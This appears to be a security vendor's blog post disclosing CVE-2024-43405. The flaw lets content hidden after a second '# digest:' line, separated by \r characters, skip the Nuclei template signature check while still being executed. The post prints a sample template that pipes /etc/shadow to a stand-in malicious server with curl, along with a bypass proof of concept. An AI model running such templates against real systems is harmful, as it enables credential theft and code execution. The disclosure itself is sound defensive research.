
Blog

Breaking the Chain: Wiz Uncovers a Signature Verification Bypass in Nuclei, the Popular Vulnerability Scanner (CVE-2024-43405)

Wiz's engineering team discovered a high-severity signature verification bypass in Nuclei, one of the most popular open-source security tools, which could potentially lead to arbitrary code execution.

Guy Goldenberg
January 3, 2025
10 minutes read



In our continuous effort to enhance cybersecurity, Wiz engineering team has identified and helped mitigate a significant vulnerability in Nuclei, a widely-used open-source security tool by ProjectDiscovery. This reflects our dedication to fortifying the entire security ecosystem, including the tools we and many others rely on.

Nuclei, with over **21,000 stars on GitHub** and an impressive **2.1 million downloads**, has become a cornerstone in many organizations' security stacks, including our own at Wiz. Its popularity stems from its flexibility and efficiency in detecting vulnerabilities across various digital assets. This widespread adoption underscores the critical role Nuclei plays in the security community, making it essential to proactively identify and address any potential vulnerabilities to maintain its integrity and trustworthiness.

Why Research Nuclei?

Nuclei is a key tool in Wiz's external attack surface management arsenal, contributing to our comprehensive security scanning capabilities.

While Nuclei's versatility makes it invaluable, we recognize the inherent risks in running any external tool. As a security best practice, we operate Nuclei in a highly isolated, secured environment. This approach significantly mitigates potential risks and aligns with our commitment to robust security measures.

Given Nuclei's widespread adoption in the security community, we recognized the potential industry-wide impact of any vulnerabilities in the tool. This led us to closely examine Nuclei's codebase, resulting in the discovery of CVE-2024-43405, a high severity vulnerability with far-reaching implications.

A Deep Dive into CVE-2024-43405

How Nuclei Works

Nuclei's power lies in its flexible, YAML-based template system. These templates define the logic for detecting vulnerabilities, misconfigurations, and other security issues across various protocols and technologies.

For example, consider the following template:

```yaml
id: 1189c2fd-4d25-4f92-9c1c-208125397237
info:
  name: Ollama before 0.1.34 is vulnerable to remote code execution
  author: Wiz Research
  severity: Critical
  description: Publicly exposed Ollama instance is vulnerable to Remote Code Execution
    in Ollama (CVE-2024-37032)
  metadata:
    max-request: 1
http:
- method: GET
  path:
  - '{{BaseURL}}/api/version'
  matchers-condition: and
  matchers:
  - type: status
    status:
    - 200
  - type: word
    words:
    - '"version":"'
    part: body
  - type: dsl
    name: vulnerable_version
    dsl:
    - compare_versions(detected_version, "<=0.1.34")
  extractors:
  - type: json
    part: body
    name: detected_version
    json:
    - .version
```

```
# digest: 27066e6af9b75f3f1ff666635b0975fbc05a2db80526c13ee9ea7c302e303136:922c64590222798bb761d5b6d8e72951
```

This template checks for a vulnerable version of Ollama prone to remote code execution (CVE-2024-37032). It demonstrates how Nuclei templates simplify complex security checks using a clear, YAML-based format.

Nuclei supports a variety of protocols, including HTTP, TCP, DNS, TLS, and **Code**. The `code` protocol allows the execution of **external code on the host operating system**, enabling powerful but risky functionality.

The `code` Protocol

Templates using the `code` protocol can execute commands locally on the host operating system. This capability can be useful for security researchers assessing their own systems' security posture. However, when such templates are run on production systems, they risk executing malicious code locally, which could compromise servers or infrastructure.

Real-World Risk: A Malicious Template

The flexibility of Nuclei templates means they can be crafted for legitimate or malicious purposes. For instance, the following template demonstrates how an attacker might exploit the `code` protocol to exfiltrate sensitive data from the host running the template:

```
id: shadow-leak

info:
  name: Unauthorized /etc/shadow Exfiltration
  author: attacker
  severity: critical

code:
  - engine:
      - sh
      - bash
    source: |
        cat /etc/shadow | curl -X POST -d @- http://malicious-server.com/upload

# digest: ec871480d85b1756d8afd04cdc76ac6edf875f1d8a4192f74193a362dc7ec180:922c64590222798bb761d5b6d8e72951
```

This template exploits the `code` protocol to read the `/etc/shadow` file and send it to a remote server. As a basic security principle, untrusted code should not be executed in an unsandboxed environment. Without proper safeguards like signature verification, this could lead to unauthorized data access and system compromise.

Signature Verification Mechanism

To address these risks, ProjectDiscovery implemented a **signature verification mechanism**. All Nuclei engines trust ProjectDiscovery, and templates in their official templates repository are automatically signed to ensure their integrity and origin. This signature is embedded in the `# digest: <signature>` comment at the end of each template, serving as a cryptographic guarantee of authenticity.

Since this signature verification is currently the only method available for validating Nuclei templates, it represents a potential single point of failure. This critical role prompted us to investigate its robustness and integrity against potential bypasses.

Uncovering the Signature Verification Bypass

Nuclei's signature relies on ASN.1 encoding with ECDSA using the P-256 curve and SHA-256, a widely adopted and secure standard known for producing compact and efficient digital signatures.

Nuclei's verification process involves four steps:

Extract the Signature: Use regex to find the `# digest:` line.

Remove the Signature: Exclude the signature line from the template content.

Compute the Hash: Hash the content without the signature.

Validate the Signature: Compare the computed hash with the extracted signature to ensure authenticity.

If the template is successfully verified, it is parsed as YAML using Go's `gopkg.in/yaml.v2` library and then executed.

The following snippet was taken from Nuclei, and contains the important logic of the signature verification code.

```
var (
  ReDigest         = regexp.MustCompile(`(?m)^#\sdigest:\s.+$`)
  SignaturePattern = "# digest: "
)

func RemoveSignatureFromData(data []byte) []byte {
  return bytes.Trim(ReDigest.ReplaceAll(data, []byte("")), "\n")
}

func (t *TemplateSigner) Verify(data []byte) (bool, error) {
  digestData := ReDigest.Find(data)
  if len(digestData) == 0 {
    return false, errors.New("digest not found")
  }

  digestData = bytes.TrimSpace(bytes.TrimPrefix(digestData, []byte(SignaturePattern)))
  digestString := strings.TrimSuffix(string(digestData), ":"+t.GetUserFragment())
  digest, err := hex.DecodeString(digestString)
  if err != nil {
    return false, err
  }
```

```
  buff := bytes.NewBuffer(RemoveSignatureFromData(data))

  // Verify using standard Go's ECDSA
  if !t.verify(sha256.Sum256(buff.Bytes()), digest) {
    return false, errors.New("signature verification failed")
  }

  return true, nil
}

// SecureExecute is a mock we at Wiz created that mimics Nuclei's logic to illustrate the
 vulnerability,
// verifying a template's signature, parsing it as YAML, and executing it.
func SecureExecute(rawTemplate []byte, verifier *TemplateSigner) (interface{}, error) {
  // Verify the template signature
  isVerified, err := verifier.Verify(rawTemplate)
  if err != nil || !isVerified {
    return nil, errors.New("template verification failed")
  }

  // Parse the template
  template := &Template{}
  err = yaml.Unmarshal(rawTemplate, template)
  if err != nil {
    return nil, errors.New("couldn't unmarshal template")
  }

  // Execute the template and return the result
  return template.execute()
}
```

Identifying Potential Red Flags

Looking at the above snippet, we can identify some potentially vulnerable logic. While each one of these problematic implementations isn't very significant on its own, we may be able to leverage them in combination as a vulnerability.

Security-Critical Logic Using Regex

While regex is effective for pattern matching, relying on it for security-critical operations can be risky. Its complexity and edge cases may lead to subtle discrepancies, opening the door for attackers to exploit unintended behavior. In this context, using

regex for signature validation introduces opportunities to bypass intended security checks.

In this signature verification logic we can see that both the signature extraction and removal were implemented using regex.

```
ReDigest := regexp.MustCompile(`(?m)^#\sdigest:\s.+$`)
// ...
digestData := ReDigest.Find(data)
// ...
template := ReDigest.ReplaceAll(data, []byte(""))
```

Find-First Remove-All Mismatch

The implementation uses `ReDigest.Find` to find the first signature, but later uses `ReDigest.ReplaceAll` to remove the signature from the template. `ReplaceAll` will remove all signatures from the content. This in and of itself isn't a vulnerability, but it's a primitive we should keep in mind.

Consider the following template:

```
id: 272a78ad-9d63-4cc2-a715-be1657385d52
info:
  name: Jenkins should not allow remote unauthenticated access to script console
  author: Wiz Research

# digest: <signature1>
# digest: <signature2>
```

In this template, `signature1` will be used for verification while the verified content will be:

```
id: 272a78ad-9d63-4cc2-a715-be1657385d52
info:
  name: Jenkins should not allow remote unauthenticated access to script console
  author: Wiz Research
```

In practice, this allows us to "hide" information in redundant `# digest` lines that won't be considered when calculating the signature verification digest.

Dual Parser Conflict: Regex and YAML

The same template content is used for both the template parsing logic and signature verification.

```
// Note that the same `rawTemplate` is passed both to `Verify` and YAML

isVerified, err := verifier.Verify(rawTemplate) // Verify using regex
if err != nil || !isVerified {
```

```
  return nil, errors.New("template verification failed")
}

template := &Template{}
err = yaml.Unmarshal(rawTemplate, template) // Parse using YAML
if err != nil {
  return nil, errors.New("couldn't unmarshal template")
}

// The YAML parsed template is executed
return template.execute()
```

Using two different parsers on the same content introduces a risk of inconsistencies in how they interpret the data. While not a vulnerability on its own, these discrepancies could lead to unexpected behavior if exploited.

The regex-based signature parser uses the pattern `(?m)^#\\sdigest:\s.+$` to identify lines starting with `# digest:`. Meanwhile, the YAML parser treats `# digest:` as a comment, ignoring it during execution. This creates a mismatch: the signature verification logic operates based on regex rules, while the execution logic relies on YAML parsing.

This divergence highlights a potential weak point where verification and execution processes might not align perfectly.

From Weaknesses to Vulnerability

Now that we've identified these suspicious patterns, it is possible to explore how they can be chained together into a practical vulnerability.

The key insight lies in the mismatch between how the signature verification process and the YAML parser handle template content. Specifically:

First-Signature-Only Verification: The signature verification process checks only the first `# digest:` line but removes all such lines from the hashed content. This allows additional, unverified `# digest:` lines to exist in the template unnoticed by the verification mechanism.

Line Break Ambiguity: For the regex-based parser to remove a line, it must start with #, which the YAML parser treats as a comment. But what if the YAML parser considers the line to have ended, while the regex parser doesn't? Such an inconsistency could allow us to inject extra content into the template—content that bypasses verification yet is executed by the YAML parser.

To better understand this, we turn to the YAML specification:

According to this specification, YAML treats the following characters as line breaks: `x0A` (`\n`), `x0D` (`\r`), or a combination of the two (`\r\n`).

Regex parsing in Go, however, has its own interpretation of line breaks. To test this, we examined how Go's regex engine behaves with the signature extraction regex.

Specifically, the regex used to find the signature ensures that a line starts (`^`) with the string `# digest:` and captures everything until the end of the line (`$`).

```
inputs := []string{
  "# digest: abc123\nInjected content!",
  "# digest: ghi789\r\nInjected content!",
  "# digest: def456\rInjected content!",
  // ...
}

re := regexp.MustCompile(`(?m)^#\sdigest:\s.+$`)

for _, input := range inputs {
  match := re.Find([]byte(input))
  fmt.Printf("Input: %q\n", input)
  fmt.Printf("Match: %q\n", match)
}

/*
Input: "# digest: abc123\nInjected content!"
Match: "# digest: abc123"

Input: "# digest: ghi789\r\nInjected content!"
Match: "# digest: ghi789\r"

Input: "# digest: def456\rInjected content!"
Match: "# digest: def456\rInjected content!"
...
*/
```

From this output, we see that Go's regex parser considers `\n` as a line break, but not `\r`. **This means content separated by `\\r` can bypass the regex-based signature verification yet be interpreted as separate lines by the YAML parser.**

Chaining The Primitives

Armed with the insights about mismatched newline interpretations, we crafted a template that exploits the disparity between Go's regex implementation and the YAML parser. By using `\r` as a line break, we can include a second `# digest:` line in the template that evades the signature verification process but gets parsed and executed by the YAML interpreter.

```
id: benign-template
info:
  name: Valid Template Example
  author: Wiz Research
```

```
  severity: Low

# digest: <valid-signature>
# digest: <injected-signature>\rcode:\r\r  engine:\r    - sh\r  source: |\r    echo "This
 is injected and executed!" > /tmp/payload.txt
```

Why This Works

This exploit is possible due to the following key weaknesses described above:

Parser Inconsistencies: Go's regex-based signature verification treats `\\r` as part of the same line, while the YAML parser interprets it as a line break. This mismatch allows attackers to inject content that bypasses verification but is executed by the YAML parser.

First-Signature Trust: The verification logic validates only the first `# digest:` line. Additional `# digest:` lines are ignored during verification but remain in the content to be parsed and executed by YAML.

Inconsistent Signature Removal: The `ReplaceAll` function removes all `# digest:` lines from the hashed content, ensuring only the first line is verified. Malicious content in subsequent lines remains unverified but executable.

By chaining these weaknesses, an attacker can inject unverified, executable content into Nuclei templates—exploiting the identified weaknesses to create a practical vulnerability.

Impact and Conclusions

The discovery of CVE-2024-43405 reveals how vulnerabilities can emerge from subtle inconsistencies in parsing and verification systems. For example, attackers could craft malicious templates containing manipulated # digest lines or carefully placed \r line breaks to bypass Nuclei's signature verification.

An attack vector for this vulnerability arises when organizations run untrusted or community-contributed templates without proper validation or isolation. Additionally, services that allow users to modify or upload Nuclei templates, such as automated scanning platforms or shared security pipelines, become particularly vulnerable. An attacker could exploit this functionality to inject malicious templates, leading to arbitrary command execution, data exfiltration, or system compromise.

By identifying and responsibly disclosing this vulnerability, our research strengthens the security ecosystem by emphasizing the importance of parser consistency and robust verification mechanisms.

This work highlights the critical need for defense-in-depth approaches, such as running tools like Nuclei in isolated, sandboxed environments and strictly validating template sources. Through collaboration with the security community, we continue to advance security research and ensure the tools we rely on remain safe and trustworthy.

Mitigation

To protect against this vulnerability, we strongly recommend the following steps:

Upgrade to Nuclei 3.3.2 or Above: Ensure you are running the patched version of Nuclei (3.3.2 or later), which addresses the signature verification bypass.

Run in an Isolated Environment: Always execute Nuclei in a sandboxed or highly isolated environment to prevent potential exploitation of untrusted or community-contributed templates.

By following these practices, you can significantly reduce the risk of malicious exploitation and maintain a secure and robust

security scanning workflow.

Responsible Disclosure Timeline

We responsibly disclosed this vulnerability to ProjectDiscovery's development team in August 2024. ProjectDiscovery investigated the issue thoroughly and worked diligently on implementing a comprehensive fix while maintaining clear communication throughout the process.

August 14, 2024 – Wiz reported the issue to ProjectDiscovery

August 14, 2024 – ProjectDiscovery acknowledged the receipt of the report and provided an initial fix proposal

August 19, 2024 – ProjectDiscovery committed a fix for the vulnerability

September 4, 2024 – ProjectDiscovery released a patched version


January 3, 2025 – Wiz published a blog about the issue

ProjectDiscovery's swift initial response and thorough approach to addressing the vulnerability demonstrates their strong commitment to security. Their team worked methodically to implement, test, and release a comprehensive fix, ensuring the continued security of their widely-used tool.

Tags

#Research

Continue reading




Avoiding mistakes with AWS OIDC integration conditions

Scott Piper

January 1, 2025

Let’s explore some common missteps in securing your AWS OIDC.




The many ways to obtain credentials in AWS


Scott Piper

December 20, 2024

Dive into the complexities of AWS IAM credentials and uncover how defenders can stay ahead with in-depth knowledge of SDK behaviors and service-specific mechanisms.



Unpacking Diicot - Evolving Campaign Targeting Linux Environments



Gili Tikochinski, Yaara Shriki

December 17, 2024

Wiz Threat Research uncovered a new malware campaign targeting Linux environments attributed to the Diicot threat group.

Contact us
Trust Center
Our partners

X
LinkedIn
Facebook
RSS